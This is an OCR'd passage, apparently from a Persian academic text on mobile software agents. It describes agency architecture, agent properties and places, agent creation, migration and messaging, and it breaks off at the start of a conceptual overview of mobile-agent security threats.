
دانشگاه‌های Tromso و Cornell تحقیقی را در رابطه با سیستم‌عامل و پشتیبانی آنها از عامل‌های متحرک انجام دادند و سعی کردند که بعضی از مشکلاتی را که در سیستم‌های‌عامل وجود دارد با کمک گرفتن از عامل‌های متحرک حل کنند. Tacoma محصول این تحقیق است که بستری است که با زبان‌های Tcl/Tk، Perl، C، Python و Scheme نوشته شده است.

۳-۲- ساختار عامل‌های متحرک

در این بخش به بیان ساختار بخش‌های مختلف یک بستر عامل متحرک پرداخته می‌شود.

۳-۲-۱- سیستم‌های سرویس‌دهنده عامل‌ها

برای آنکه عامل‌های متحرک بتوانند به درستی عمل کنند تنها پیاده‌سازی آنها کافی نیست. علاوه بر این باید برنامه‌ای بر روی هر سیستم نصب شود تا بتواند به عامل‌ها پاسخ دهد و همچنین بتواند عامل‌ها را ارسال و دریافت کند. به این برنامه agency گفته می‌شود. Agency را می‌توان به روش‌های مختلف پیاده‌سازی کرد[3]. مستقل از نوع پیاده‌سازی، معماری کلی این برنامه مطابق شکل ۳-۶ می‌باشد.




شکل شماره ۳-۶- معماری کلی یک agency

یک agency دارای بخش‌های مختلفی است. اولین بخش ماجولی برای تبادل اطلاعات است که وظیفه ارسال و دریافت عامل‌ها و همچنین تبادل اطلاعات بین آنها را بر عهده دارد. این بخش واحد دیگری به نام repository دارد که عمل تعیین هویت را انجام می‌دهد، علاوه بر این وظیفه تنظیم اولویت‌ها و ایجاد صف اجرا را بر عهده دارد. واحد دیگر

واحد executer است که یک مترجم است و می‌تواند عامل‌هایی را که به زبان‌های مختلف نوشته شده اند را اجرا کند. بخش دیگر state engine است که شامل حالت فعلی agency است و دارای قوانینی است که تصمیم می‌گیرد با عامل چه عملی انجام دهد. این بخش همچنین ارتباط بین عامل‌ها را نیز پشتیبانی می‌کند. بخش‌های دیگری به عنوان بانک اطلاعاتی وجود دارد که اطلاعات عامل‌ها در آنجا ذخیره و یا از آنجا بازیابی می‌شود. بخش دیگر بخش security است که بررسی می‌کند که عامل‌ها اجازه انجام چه کاری را دارند و اجازه انجام چه کاری را ندارند. این بخش وظیفه بررسی عملکرد agency را نیز بر عهده دارد.

۳-۲-۲-عامل

یک عامل متحرک، مفهومی‌است که دارای پنج مشخصه می‌باشد که عبارتند از حالت[1]، پیاده‌سازی[2]، واسطه[3]، شناسه[4] و مدیر[5]. وقتی که عاملی در سطح شبکه حرکت می‌کند این مشخصات را با خود حمل می‌کند[11]. این پنج مشخصه را می‌توان در شکل ۳-۷ مشاهده کرد.



شکل ۳-۷- پنج مشخصه یک عامل

- **حالت:** عامل از این مشخصه برای راه‌اندازی مجدد در میزبان مقصد استفاده می‌کند. با استفاده از این اطلاعات، عامل می‌تواند حالت قبل خود را حفظ کند.
- **پیاده‌سازی:** این مشخصه برای اجرای مستقل از مکان مورد استفاده قرار می‌گیرد.
- **واسطه:** برای برقراری ارتباط با عامل‌ها از این مشخصه استفاده می‌شود.
- **شناسه:** از این مشخصه برای مشخص کردن عامل و تعیین محل آن از شناسه استفاده می‌شود.
- **مدیر:** از این مشخصه برای تعیین و حدود قانونی کار عامل استفاده می‌شود.

[1] State
[2] Implementation
[3] Interface
[4] Identifier
[5] Principals

۳-۲-۲-۱- حالت

وقتی که عاملی از محل خود حرکت می‌کند، حالت خود را با خود حمل می‌کند. علت انجام این کار این است که عامل بتواند کار خود را در میزبان مقصد ادامه دهد. حالت هر عامل در هر لحظه را می‌توان به صورت تصویری از عملکرد آن عمل در لحظه مورد نظر دانست. این حالت را می‌توان به دو بخش، حالت اجرا (که دربرگیرنده اطلاعات اجرایی مثل شمارنده برنامه و شمارنده پشته می‌باشد) و حالت عامل (که دربرگیرنده مقادیر ذخیره شده در متغیرهای آن است) تقسیم کرد.

یک عامل در حالت کلی احتیاجی به ذخیره کردن حالت اجرایی ندارد. برای مثال در مواقعی که با استفاده از اطلاعات حالت عامل بتوان تخمینی از وضعیت عامل زد، دیگر احتیاجی به ذخیره حالت اجرایی نیست. اطلاعات حالت عامل، به عامل کمک می‌کند تا مشخص شود بعد از رسیدن عامل به میزبان مقصد چه عملی باید صورت گیرد. استفاده از این حالت در شرایطی که به حالت اجرایی دسترسی نیست می‌تواند مفید باشد.

۳-۲-۲-۲- پیاده‌سازی

همانند هر برنامه کامپیوتری، عامل‌ها هم به یک کد اجرایی برای اجرا شدن احتیاج دارند. هنگامی‌که یک عامل از میزبانی به یک میزبان دیگر منتقل می‌شود، می‌توان دو حالت را در نظر گرفت. یک حالت این است که عامل می‌تواند کد اجرایی خود را با خود حمل کند و یا آنکه می‌تواند از کدی که در میزبان مقصد وجود دارد استفاده کند و سایر کدهای مورد نیاز را در صورت عدم وجود در آن میزبان از سایر میزبان‌ها به صورت Code-on-Demand درخواست کند.

پیاده‌سازی یک عامل باید به صورتی باشد که قابلیت اجرایی در میزبان مقصد را داشته باشد. همچنین این اجرا باید امن باشد. زبان‌های script گونه و یا زبان‌های تفسیری مثل Java، Tcl و Perl که به صورت مستقل از ماشین قابلیت اجرایی دارند برای انجام این کار مناسب هستند.

۳-۲-۲-۳- واسطه

یک عامل باید واسطه‌ای را فراهم کند تا عامل‌ها و سیستم‌های دیگر بتوانند از طریق آن با این عامل ارتباط برقرار کنند. این واسطه می‌تواند یک سری نشانه تابع باشد که سایر عامل‌ها و سیستم‌ها از طریق آنها به توابع عامل دسترسی داشته باشند و یا آنکه می‌تواند یک واسطه پیغامی باشد که عامل‌ها از طریق آن با یکدیگر گفتگو کنند. نمونه‌ای از این واسطه‌ها زبان ارتباطی KQML است.

KQML یک زبان برای برقراری ارتباط بین عامل‌ها است. این زبان مجموعه‌ای متنوع از انواع پیغام‌ها را شامل می‌شود که عامل‌ها از طریق آن می‌توانند نیازهای خود را پردازش کنند.

۳-۲-۲-۴- شناسه


هر عامل دارای شناسه‌ای است که در طول حیات آن، ثابت و منحصربفرد است. این شماره برای مثال می‌تواند شماره مدیر عامل به اضافه یک شماره سریال باشد.

۳-۲-۲-۵- مدیر

مدیر مشخصه‌ای است که هویت آن در مواقعی که عامل بخواهد به میزبانی دسترسی داشته باشد مورد بررسی و تعیین هویت قرار می‌گیرد. در صورت صحت تعیین هویت، عامل مجوز دسترسی به منابع سیستم را بدست می‌آورد. این مشخصه می‌تواند نام و یا مشخصات مجزاء برای عامل باشد و یا آنکه مشخصات مرکزی باشد که عامل را به وجود آورده و یا آنکه پارامترهای دیگری باشد. برای یک عامل پارامترهایی که می‌تواند در این راستا کمک کند عبارتند از تولیدکننده[1] بستر عامل و مالک[2] عامل که سازنده آن است.

۳-۲-۳- مکان[3]

مکان یکی دیگر از مفاهیم پایه‌ای در رابطه با عامل‌های متحرک می‌باشد. رایج‌ترین دیدگاه در رابطه با محیط اجرایی، زمینه‌ای[4] است که عامل می‌تواند در آن اجرا شود. این مفهوم در شکل ۳-۸ نشان داده شده است.



شکل ۳-۸- زمینه کار عامل

مکان را می‌توان مدخلی برای ورود عامل‌ها که قصد اجرا دارند در نظر گرفت. در یک مکان مجموعه‌ای از سرویس‌های مورد نظر عامل که برای اجرا احتیاج است فراهم شده است. به عبارت دیگر می‌توان مکان را مشابه سیستم‌عاملی برای اجرای عامل دانست. در رابطه با مکان چهار مفهوم نقش مهمی‌بازی می‌کنند که عبارتند از موتور[5]، منابع[6]، جایگاه[1] و مدیر[2].


---

[1] Manufacture
[2] Owner
[3] Place
[4] Context
[5] Engine
[6] Resource

- **موتور:** موتور عبارت است از ماشین‌مجازی‌ای که می‌تواند شامل یک یا چند مکان باشد.
- **منابع:** بانک‌های اطلاعاتی، پردازشگرها و دیگر سرویس‌هایی که توسط میزبان فراهم می‌شود.
- **جایگاه:** آدرس مکان در شبکه را مشخص می‌کند.
- **مدیر:** مرجع قانونی برای عملکرد مکان می‌باشد.

۳-۲-۳-۱- موتور

مکان‌ها خود قادر به اجرای عامل‌ها نیستند. برای این منظور، مکان باید در داخل یک موتور قرار گیرد. این موتور فراهم‌کننده یک ماشین مجازی است که امکان اجرای عامل را فراهم می‌کند و همچنین ارتباط عامل و مکان را با منابع سیستم را مهیا می‌سازد. در این مدل موتور بیشتر یک مفهوم فیزیکی است تا صرفاً یک مفهوم مجازی. می‌توان آن را مشابه سیستم‌عامل و یا ماشین مجازی Java در نظر گرفت. موتور باعث تعریف یک مدل سلسله مراتبی می‌شود که می‌توان آن را در شکل ۳-۹ مشاهده کرد.



شکل ۳-۹- ساختار سلسله‌مراتبی تعریف شده توسط موتور

یک میزبان در شبکه می‌تواند شامل چندین موتور باشد و هر موتور می‌تواند دربرگیرنده چندین مکان باشد و هر مکان می‌تواند به چندین عامل سرویس دهد. برای آنکه یک موتور بتواند از چندین مکان پشتیبانی کند، لازم است که هر مکان دارای یک نام منحصربفرد باشد. در بعضی از سیستم‌ها ممکن است مفهوم مکان به صورت جداگانه وجود نداشته باشد. در این‌گونه موارد، موتور نقش مکان را بازی می‌کند.

۳-۲-۳-۲- منابع

موتور و مکان با یکدیگر دسترسی به منابع داخلی میزبان نظیر بانک‌های اطلاعاتی، پردازنده‌ها، حافظه‌ها، دیسک‌ها و سایر منابع را کنترل می‌کنند.

---

[1] Location
[2] Principals

۳-۲-۳-۳- جایگاه

مفهوم جایگاه در رابطه با عامل‌های متحرک بسیار قابل توجه است. جایگاهی که عامل در آن اجرا می‌شود متشکل از نام مکان و آدرس شبکه میزبان آن مکان است که عامل در آن وجود دارد. جایگاه با یک آدرس IP و پورت مخصوص موتور آن مکان تعیین می‌شود.

۳-۲-۳-۴- مدیر

همانند عامل، مکان نیز دارای مدیری است که با بررسی هویت آن، مجوز لازم برای عمل مدیر فراهم می‌شود. این مجوزها توسط تولیدکنندگان عامل‌ها و مالکان آنها مشخص می‌شود.

۳-۲-۴-رفتار یک عامل

رفتارهای عامل شامل ساخته‌شدن، نقل‌مکان‌کردن، برقرارکردن ارتباط و از بین‌رفتن است.

۳-۲-۴-۱- ساخته‌شدن و از بین‌رفتن

یک عامل در یک مکان متولد می‌شود. تولد یک عامل می‌تواند توسط عاملی صورت گیرد که در آن مکان قرار دارد یا توسط عاملی که در مکان دیگری قرار دارد انجام شود. همچنین یک سیستم غیر عامل نیز می‌تواند عامل جدید را به وجود آورد. سازنده یک عامل قبل از آنکه عاملی را بسازد، باید خود را به مکان معرفی کند تا به این ترتیب اعتبار لازم برای ساختن عامل را بدست آورد. سازنده عامل می‌تواند عامل‌ایجاد کرده را مقداردهی اولیه کند و بدین ترتیب حالت اولیه آن را مشخص کند. کلاسی که کلاس عامل از آن مشتق شده است می‌تواند در داخل آن میزبان قرار داشته باشد و یا آنکه بر روی میزبان دیگری در شبکه موجود باشد. ساخته شدن یک عامل شامل سه مرحله و قدم است.

۱. **مشتق شدن و تخصیص دادن نشانه**

برای انجام این کار پیاده‌سازی مربوط به کلاس اولیه بار و اجرا می‌شود و سپس عامل جدید از آن مشتق می‌شود. برای کلاس عامل جدید واسطه و پیاده‌سازی آن تعیین می‌گردد. در این مرحله یک شناسه منحصربفرد به عامل تخصیص داده می‌شود.

۲. **مقداردهی اولیه**

یک عامل می‌تواند خود را توسط پارامترهایی که توسط تولیدکننده برای آن فراهم شده است مقداردهی کند. زمانی که مقداردهی اولیه به پایان برسد، عامل می‌تواند به صورت کامل بر روی مکان مستقر شود.

۳. **اجرای خودمختار**

بعد از استقرار کامل عامل بر روی یک مکان، اجرای آن می‌تواند آغاز شود. از این زمان به بعد عامل می‌تواند مستقل از سایر عامل‌ها به کار خود ادامه دهد.

هر عامل همانطور که زمانی متولد می‌شود، زمانی هم باید از بین برود. عمل از بین رفتن عامل مشابه تولد آن در مکان انجام می‌شود. از بین رفتن یک عامل می‌تواند توسط آن عامل، سایر عامل‌ها در آن مکان و یا عامل‌ها و سیستم‌های غیرعامل در مکان‌های دیگر انجام شود. علاوه بر این ممکن است که یک عامل به دلایل زیر از بین برود:

- **پایان یافتن عمر:** عمری که به عامل تخصیص داده شده است به پایان برسد.
- **عدم استفاده:** هیچ کس و یا چیزی از عامل استفاده نکند.
- **مشکل امنیتی:** وجود عامل باعث بروز مشکلات امنیتی شود.
- **خاموش شدن سیستم:** خاموش شدن سیستم میزبانی که عامل بر روی آن وجود دازد.

از بین رفتن عامل در دو مرحله صورت می‌گیرد:

۱. **آماده شدن برای از بین رفتن**


در این حالت به عامل فرصت داده می‌شود تا کارهای فعلی خود را قبل از از بین رفتن به اتمام برساند.

۲. **پایان یافتن عمر**

مکان اجرای عامل، آن را متوقف می‌کند.

۳-۲-۴-۲- نقل‌مکان کردن

عمل انتقال می‌تواند توسط خود عامل، عامل‌های دیگر آن مکان و یا سایر عامل‌ها یا سیستم‌های غیرعامل دیگر خارج از آن مکان صورت گیرد. در این صورت عامل از مکان اولیه به مکان مقصد حرکت می‌کند. در این کار مکان مبداء و مکان مقصد عمل کنترل آن را برعهده می‌گیرند. قبل از انجام این کار مکان اولیه از مکان مقصد درخواست انتقال عامل می‌کند. مکان مقصد در مقابل این پاسخ می‌تواند به صورت مثبت یا منفی پاسخ دهد. در صورت مثبت بودن پاسخ، عمل انتقال انجام می‌شود. در شکل ۳-۱۰ مراحل انجام یک انتقال نشان داده شده است.



شکل ۳-۱۰- مراحل انجام عمل انتقال

عامل بعد از رسیدن به مکان مقصد نمی‌تواند به کار خود ادامه دهد، مگر آنکه به کلاس آن عامل دسترسی داشته باشد. برای دسترسی به کلاس عامل روش‌های مختلفی وجود دارد:

- **وجود کلاس عامل در مقصد**


در این حالت کلاس عامل در مقصد وجود دارد. این کلاس می‌تواند در حافظه cache موتور و یا فایل‌سیستم میزبان مقصد قرار دارد. در این حالت دیگر احتیاج به انتقال کلاس نیست. در شکل ۳-۱۱ این حالت نشان داده شده است.

شکل ۳-۱۱- وجود کلاس عامل در مقصد

در این مدل تنها لازم است که اطلاعات مربوط به تعیین کلاس (مانند نام کلاس، نشانه‌های آن و یا محل تعریف کلاس) توسط عامل منتقل شود.

- **وجود کلاس عامل در مبداء**

در صورتیکه کلاس عامل در مبداء وجود داشته باشد، باید آن را همراه با عامل به میزبان مقصد منتقل کرد. در شکل ۳-۱۲ این حالت نشان داده شده است.




شکل ۳-۱۲- کلاس عامل در مبداء

واضح است که استفاده از این روش باعث ایجاد سربار زیادی بر روی شبکه می‌شود.

- **دسترسی به کلاس عامل به صورت Code-on-Demand**

در این مدل کلاس عامل بر روی سرویسگری در شبکه قرار دارد. در هر زمان که عاملی به یک مقصد منتقل شود، آن مکان می‌تواند آن کلاس را از سرویسگر مورد نظر درخواست کند و به روی میزبان خود بیاورد. در شکل ۳-۱۳ این حالت نشان داده شده است.



شکل ۳-۱۳- دریافت کلاس عامل به صورت Code-on-Demand

انتقال یک عامل در دید کلی شامل دو بخش است: انتقال دادن عامل و دریافت کردن آن.

۳-۲-۴-۲-۱- انتقال دادن عامل

وقتی که عاملی برای انتقال آماده می‌شود باید مقصد خود را مشخص کرده باشد. در صورتیکه مقصد برای عامل مشخص نباشد، عامل در مکان پیش‌فرض اجرا می‌شود. در صورت تعیین مقصد توسط عامل، آن را به مکان فعلی اطلاع می‌دهد. در صورت پذیرش این مطلب توسط مکان فعلی به ترتیب اعمال زیر انجام می‌شود:

۱. **معلق کردن عامل**

به عامل پیغامی‌مبنی بر قبول انتقال آن داده می‌شود. در این صورت به عامل اجازه داده می‌شود که کار فعلی خود را به اتمام برساند. با اتمام اجرای کار فعلی، thread اجرایی عامل متوقف می‌شود.

۲. **سریال کردن عامل**

بعد از عمل معلق کردن عامل، کلاس عامل و حالت آن به صورت رشته‌ای از داده‌های سریال تبدیل می‌شود که قابل ارسال بر روی شبکه باشد.

۳. **کد کردن عامل سریال شده**

در ادامه کار سریال کردن عامل، اطلاعات برای انتقال بر روی پروتکل مورد نظر کد می‌شوند.

۴. **ارسال عامل**

در نهایت موتور، یک ارتباط با مقصد برقرار می‌کند و عامل که سریال و کد شده است را بر روی این ارتباط، منتقل می‌کند.

۳-۲-۴-۲-۲- دریافت کردن عامل

قبل از آنکه موتور، عامل را دریافت کند باید قبول و یا عدم قبول عامل را بررسی کند. تنها در صورتیکه فرستنده به صورت کامل تعیین هویت شده باشد، موتور مقصد عامل‌های ارسالی را دریافت می‌کند. این عمل شامل قدم‌های زیر است:

۱. **دریافت عامل**

بعد از قبول مقصد با دریافت عامل، عامل سریال و کد شده دریافت می‌گردد.

۲. **دکد کردن عامل**

در این قدم موتور، رشته دریافتی را دکد می‌کند.

۳. **خارج کردن از حالت سریال**

بعد از عمل دکد شدن داده‌های دریافتی، اطلاعات کلاس عامل و حالت استخراج می‌شود و عامل بازسازی می‌گردد.

۴. **از سرگرفتن اجرای عامل**

بعد از بازسازی عامل، پیغامی مبنی بر دریافت عامل به مکان داده می‌شود و مکان آن عامل را اجرا می‌کند.

۳-۲-۴-۳- برقرارکردن ارتباط


یک عامل می‌تواند با عامل‌های دیگری که در یک مکان و یا مکان‌های متفاوتی قرار دارند ارتباط برقرار کند. یک عامل می‌تواند یک تابع از عامل دیگر را اجرا کند و یا آنکه پیغامی را برای آن بفرستد. واصح است این کارها زمانی ممکن است که عامل مورد نظر تعیین هویت کامل شده باشد. در حالت کلی می‌توان برقرار کردن ارتباط و انتقال پیغام بین عامل‌ها را به دو حالت نقطه-به-نقطه[1] و یا انتشاری[2] تقسیم کرد. نوع ارتباطی که بین دو عامل به وجود می‌آید می‌تواند به یکی از سه حالت زیر انجام شود:

---

[1] Peer-to-peer
[2] Broadcast

- **پیغام نوع now-type**


این روش متداولترین روش برای برقراری ارتباط بین عامل‌ها می‌باشد. پیغام نوع now-type باعث ایجاد یک ارتباط همزمان می‌شود. در این حالت فرستنده پیغام تا دریافت پاسخ آن از اجرا متوقف می‌شود. در شکل ۳-۱۴ این نوع از ارتباط نشان داده شده است.



شکل ۳-۱۴- پیغام نوع now-type

- **پیغام نوع future-type**


این روش برای یک ارتباط غیرهمزمان بین عامل‌ها استفاده می‌شود. در این حالت برخلاف روش قبل فرستنده پیغام به حالت توقف نمی‌رود اما هر زمان که پاسخ پیغام بازگردد، آنها را دریافت می‌کند. شکل ۳-۱۵ این ارتباط را نشان می‌دهد.



شکل ۳-۱۵- پیغام نوع future-type

- **پیغام نوع one-way-type**

این حالت همانند مدل future-type یک ارتباط غیرهمزمان بین عامل‌ها به وجود می‌آید و فرستنده به حالت توقف نمی‌رود. خاصیت این نوع پیغام در این است که ارتباط ایجاد شده یک ارتباط یک طرفه است و فرستنده منتظر پاسخ دریافت نمی‌شود و گیرنده نیز به این پیام پاسخی نمی‌دهد. شکل ۳-۱۶ این نوع پیغام را نشان می‌دهد.




شکل ۳-۱۶- پیغام نوع one-way-type

۳-۳- امنیت در عامل‌های متحرک

یکی از مهمترین مسائلی که در برخورد با عامل‌های متحرک مطرح می‌شود، مساله برقرارسازی امنیت است. در این بخش سعی شده است که به این مساله پرداخته شود[13].

۳-۳-۱- مشکلات امنیتی

در یک برنامه توزیع شده که از عامل‌های متحرک استفاده می‌کنند دو شی وجود دارد که در آنها بررسی مساله امنیت از اهمیت بیشتری برخوردار است. این دو شی عبارتند از عامل و میزبان. با توجه به این مساله می‌توان مشکلات امنیتی را به چهار دسته تقسیم کرد که عبارتند از: میزبان در مقابل عامل، عامل در مقابل میزبان، عامل در مقابل عامل و میزبان و عامل در مقابل سایر موارد. در شکل ۳-۱۷ این چهار حالت نشان داده شده است.



شکل ۳-۱۷- چهار حالت مشکلات امنیتی در عامل‌های متحرک

۳-۳-۱-۱- میزبان در مقابل عامل

این دسته از مشکلات مربوط به زمانی است که عامل با استفاده از مشکلات و نقاط ضعفی که در میزبان وجود دارد به آن ضربه بزند. مشکلاتی که عامل در این رابطه می‌تواندایجاد کند به سه دسته کلی تقسیم می‌شوند: تغییر چهره دادن[1]، از کاراندازی سرویس[2] و دسترسی غیرمجاز.

